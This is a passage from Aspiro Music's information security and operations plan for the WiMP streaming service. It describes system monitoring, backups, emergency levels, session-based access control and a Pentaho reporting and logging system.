
The AMSIP comprises the following issues:

- Personal users security responsibilities

- Equipment, Office and Server room security and responsibilities
- Compliance with legal requirements
- Risk assessment and vulnerability analysis
- System and Information security
- Operations Management – instructions and routines
- Information system security and access control
- Business continuity and disaster recovery plan
- The information security organization
- Organizational responsibilities in Aspiro Music

5.2 System monitoring

5.2.1 Nagios

Nagios is used for system monitoring system. Nagios is a powerful monitoring system that enables organizations to identify and resolve IT infrastructure problems before they affect critical business processes.

Nagios monitors entire IT infrastructure to ensure systems, applications, services, and business processes are functioning properly. In the event of a failure, Nagios alert technical staff of the problem, to begin remediation processes before outages affect business processes, end-users, or customers.

Nagios is set-up to monitor hundreds of critical parts of our system:

- Surveillance and system monitoring
Nagios checks all critical parts such as network status, disk status, server load, database availability, application- and frontend-server status
- Trend analysis
Nagios watches for reduction in service traffic based on stored traffic trends from previous periods.
- Service availability
Nagios also tests service availability by doing various service requests and checking that the responses are correct and in line with quality levels.
- Alerts
Nagios will see any irregularities and they will be reported via sms and/or e-mail to ensure that the appropriate actions are taken.

5.2.2 Munin

Munin is a network- and system monitoring application that presents output in graphs through a web interface. Its emphasis is on simple plug and play setup towards a running platform. A large number of monitoring plugins are available. Using Munin the system is monitoring the performance of the server setup, networks, SAN, and applications.

Munin is used to:

- Monitor resource trends of network traffic, disk usage, memory usage, database activity, etc to be able to look for irregularities in our system.
- Perform logchecks to watch for irregularities in our system and log files

5.3 Installation of new software/hardware and deploy procedures

With all upgrades and deploys of new software versions to ensure stable and secure operations:

- Install same operating system and configuration on every server.
- Verify failover mechanisms.
- Include new server in Nagios and Munin monitoring.
- Backup of critical files to backup server.
- Only authorized personell have access to perform installations and upgrades

5.4 Backup procedures and database redundancy

Using advanced distributed database technologies and Storage Area Networks (SAN) to ensure high scalability and redundancy. We use RAID servers. The backup routines are:

- Daily backup of all system configurations
- Daily backup of all content files (binary files, images, metainformation)
- Backup server keeps several revisions of the files.
- Backup jobs are monitored for errors
- Database backups are restore-tested each week.
- All files will at all time be replicated by the storage system. If a disk crashes the content will still be available in the production system while the defect disk is replaced not disturbing the system performance

5.5 Server room facilities (power, cooling and network infrastructure)

We use Media Norge AS as subcontractor for server room facilities. Media Norge AS is one of the largest hosting companies in Norway serving many of the largest online services in Norway (e.g. Finn.no, Aftenposten.no). The infrastructure provides secure and redundant facilities for cooling, power control, etc.

- All server-systems are connected to at least two separate power circuits.
- A single power circuit failure should not result in any downtime.
- Any major power outage is escalated to our hosting provider, which will take the appropriate action to remedy the situation.
- Our hosting provider use carrier grade network equipment, and any network problems are escalated to our hosting provider, which will take the appropriate action to remedy the situation.
- All systems are protected by firewall, which restrict access to services by filtering incoming and outgoing traffic.
- Our frontend-, backend- and file-servers are redundant (at least 2 servers will handle the requests).
- Database-servers use replication and failover

5.6 Business support and disaster recovery management

Aspiro Music has a 24/7 support organization to ensure stable and secure operations at all time. The system will have different organization and monitoring solutions to cover the different compontents

and facilities to increase higher level of quality of the services. The responsibilities of the 24/7 monitoring and support of the different parts of the system facilities are clearly defines and are:

- Server room facilities (power, cooling): Media Norge
- Network infrastructure (internet connections, firewalls, gateways): Aspiro Mobile Solutions
- Mobile payment and gateways: Aspiro Mobile Solutions
- Backup solutions, monitoring solutions (Nagios, Munin): Aspiro Mobile Solutions
- Hardware for database servers, production servers, streaming: Aspiro Music
- Application servers software, web-servers and streaming servers: Aspiro Music

5.7 Levels of Emergency and escalating procedures

We have defined 4 levels of operation situations, which are:

5.7.1 Level 0: Normal operations

Business is normal including minor abnormal dysfunctions. Every day there are failures that have impact on our business. Known problems and recurring errors that can't be prevented, should be handled by the application to self-adjust and make own their own recovery. This could be latency in systems, abnormal behavior of shorter periods or other exceptions that applications have taken into account.

5.7.2 Level 1: Emergency Level LOW

Defined as: Recovery time of business critical system is less than 2 hours.

This could be:

- Operator connections failures
- System deploy errors
- Corrupt data
- Disk crashes
- Software or equipment failures

5.7.3 Level 2: Emergency Level MEDIUM

Defined as: Recovery time of business critical system is proved to be (time has already gone) or seems to be **more than 2 hours**. Business is severely damaged.

This could be:

- Extended Power Outage
- Major Equipment Failure
- Software Failure due to virus or system bug

5.7.4 Level 3: Emergency Level HIGH = DISASTER

Defined as: Recovery time of business critical system is proved to be (time has already gone) or seems to be **more than 12 hours**. Business is dramatically harmed.

This could be:

- Incidents caused by regional disasters (earthquakes, flood)

- Fire in Server room
- Major and extensive failures in software or equipment where recovery is difficult or impossible (total loss of vital data)

5.8 Client software access and security

5.8.1 WiMP Access Control

To gain access to WiMP every user must register an account giving their cellphone number. During the registration process the password is sent to the users phone via SMS, this way the user ownership of the phone number is verified, and the password uses a non-Internet route, which eliminates "snooping" (theft of a password sent via email). Once the user has registered an account and signed up for a subscription he or she can log in to the WiMP application

All communication between the clients and the back-end must be in the scope of an active user session. The session is created in the back-end upon a successful login and a session-id is sent back to the client. The client must send a valid session-id for each request otherwise the back-end won't process the request. The session-id is a 128 bits HMAC MD5 string generated by Java's `java.crypto.KeyGenerator`.

If an already logged in user logs in from another device the old session is deactivated and the client gives an explanation and the option of logging back in, again invalidating any previous logins.


Before the back-end reads or modifies any data (changing playlists, adding favourites etc) the user session is used to check that the user has sufficient rights to that data. This does for example prevent the user from searching for content not cleared for his or her country.

5.8.2 Content Delivery Access Control

To request and start a music-stream the client must send a valid player key to the stream delivery system. The player key is bound to a user session and is changed for each stream. The delivery system also validates the users subscription and that the content is available for streaming in the users country. If this is verified the stream is delivered to the client and a new player key is generated and stored in the back-end, the player key is a 128 bits HMAC MD5 generated by Java's `java.crypto.KeyGenerator`.

After the client starts a stream it requests the next player key from the back-end. If the session is invalidated before the next player key is used the player key also becomes invalid, the client will then show an error message and come to a halt. The first player key is generated at successful login.

5.8.3 Diagram of the authentication process for each request:



6 Reporting and Settlement System

Aspiro Music provides an advanced system for transaction logging, business analysis, labels reporting and settlement. The system is built using the Pentaho BI Suite that provides a full spectrum of business intelligence (BI) capabilities including query and reporting, interactive analysis, dashboards, data integration/ETL and data mining. The Pentaho BI Suite is currently the world's most widely used open source BI suite.

The system provides the following modules:

6.1 Label Reporting

- Complies with all record labels reporting formats for music download and streaming and also provides standard reports for smaller record labels without specific requirements
- Complete system for reporting to records labels, publishers and other parties that need detailed reports of sales and usage logs.
- Reporting module uses XML/XSLT and customizable toolkit for configuring different report formats according to label requirements on single transactions details or aggregated reports for a time period.
- Supports music downloads and streaming. For download it supports tracks and different Albums/Bundles types (EP, MaxiSingle, etc) with various business models for revenue share, fixed transaction fee, pricecodes, subscriptions and different discount

models (volume discount, timeperiods, etc). In the same way it supports music streaming with various business models for pro-rata models, revenue share, fixed cost per subscriber, per play pricing and various pricing models for of different packages, different client for access (desktop, set-top, mobile, etc), time limited campaigns, etc

- Supports reporting of usage data at an individual user level: activity logs, demographics (if available), session length, activity logs, frequency etc.
- Different reports can be scheduled for distribution at specific time, frequency, formats (Excel, text-files, PDF, etc), transfers (FTP, email, etc.) and to single individual or groups of recipients.
- An up-to-the-minute real-time statistics with raw production logs are available from the live production environment

6.2 Business analysis

The Analysis module provides a rich set of tools to analyse the business from simple standard reports to flexible tools to do in-depth interactive analysis of the data in the Datawarehouse. It provides tools to report sales statistics, trend analysis, usage patterns, uncover errors and any other analysis that can be derived from the log data.

- Generate standard sales reports with sales figures, top-sellers, profit analysis, financial reports with detailed figures or graphical presentations
- Freely explore business information by drilling into and cross-tabulating data, pivot diagrams
- Web-based, drag-and-drop report creation
- Advanced sorting and filtering
- Chart visualizations, trend visualization
- Scheduled distribution of reports


6.3 Datawarehouse and logging

- All transactions are at all times logged with all data available. Extended or new transaction data can easily be added in a flexible logging structure
- Transactions logged are payment logs, user activity logs, download logs, streaming log, authentications/access log, delivery log, fault/error logs, etc. The data logged are at a detailed level e.g.: time stamp, user id, handset/desktop type, client version, telcomoperator, distribution partners, sales channels, country/territory, sales/campaign rules, payment method, stream duration, filesize, among many other parameters that are logged on all transaction using the system.
- All plays in “offline mode” are reported to the system at the first login. This login is required to be at the latest at time of renewal for the users subscription.

6.4 Additional Reporting

- Weekly chart reports for tracks and albums to IFPI
- Transaction data for Telenor Data Warehouse (eCRM)

6.5 Pentaho BI Schematic Overview



More information about the Pentaho BI-Suite can be found on <http://www.pentaho.com/>.